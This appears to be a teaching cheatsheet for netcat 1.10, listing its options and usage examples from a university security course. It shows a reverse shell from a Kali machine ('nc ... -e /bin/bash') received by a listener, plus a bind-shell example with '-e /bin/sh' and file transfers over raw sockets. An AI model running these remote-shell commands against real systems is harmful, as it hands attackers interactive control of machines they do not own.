

Netcat 1.10-46 Cheatsheet (ingenieriainformatica.uniovi.es)

Multipurpose ("Swiss army knife") TCP/IP tool

https://nc110.sourceforge.io/



```
redondo@miw:~$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 192.168.20.1 37170 received!
ls
cewl.txt
Desktop
dirsearch
Documents
```



```
operario@kali:~$ nc 192.168.20.10 8000 -e /bin/bash
```

GENERAL USAGE

Connect to somewhere: `nc [-options] hostname port[s] [ports] ...`

Listen for inbound connections: `nc -l -p port [-options] [hostname] [port]`

NOTES

Port numbers can be individual or ranges: lo-hi [inclusive];

Hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

OPTIONS

- **-b**: allow broadcasts
- **-c shell commands**: as `-e'; use /bin/sh to exec [dangerous!!]
- **-C**: Send CRLF as line-ending
- **-e filename**: program to exec after connect [dangerous!!]
- **-g gateway**: source-routing hop point[s], up to 8
- **-g num**: source-routing pointer: 4, 8, 12, …
- **-h**: Shows help
- **-i secs**: delay interval for lines sent, ports scanned
- **-k**: set keepalive option on socket
- **-l**: listen mode, for inbound connects
- **-n**: numeric-only IP addresses, no DNS
- **-o file**: hex dump of traffic
- **-p port**: local port number
- **-q secs**: quit after EOF on stdin and delay of secs
- **-r**: randomize local and remote ports
- **-s addr**: local source address
- **-T tos**: set Type Of Service
- **-T**: answer TELNET negotiation
- **-u**: UDP mode
- **-v**: verbose [use -vv to be more verbose]:
- **-w secs**: timeout for connects and final net reads
- **-z**: zero-I/O mode [used for scanning]

EXAMPLES

nc 192.168.20.10 8000

nc -lvp 8000 -e /bin/sh

nc -lvp 8000

nc -lvp 8080 > received_content.txt

nc 192.168.100.107 8080 < content_to_send.txt

by José Manuel Redondo López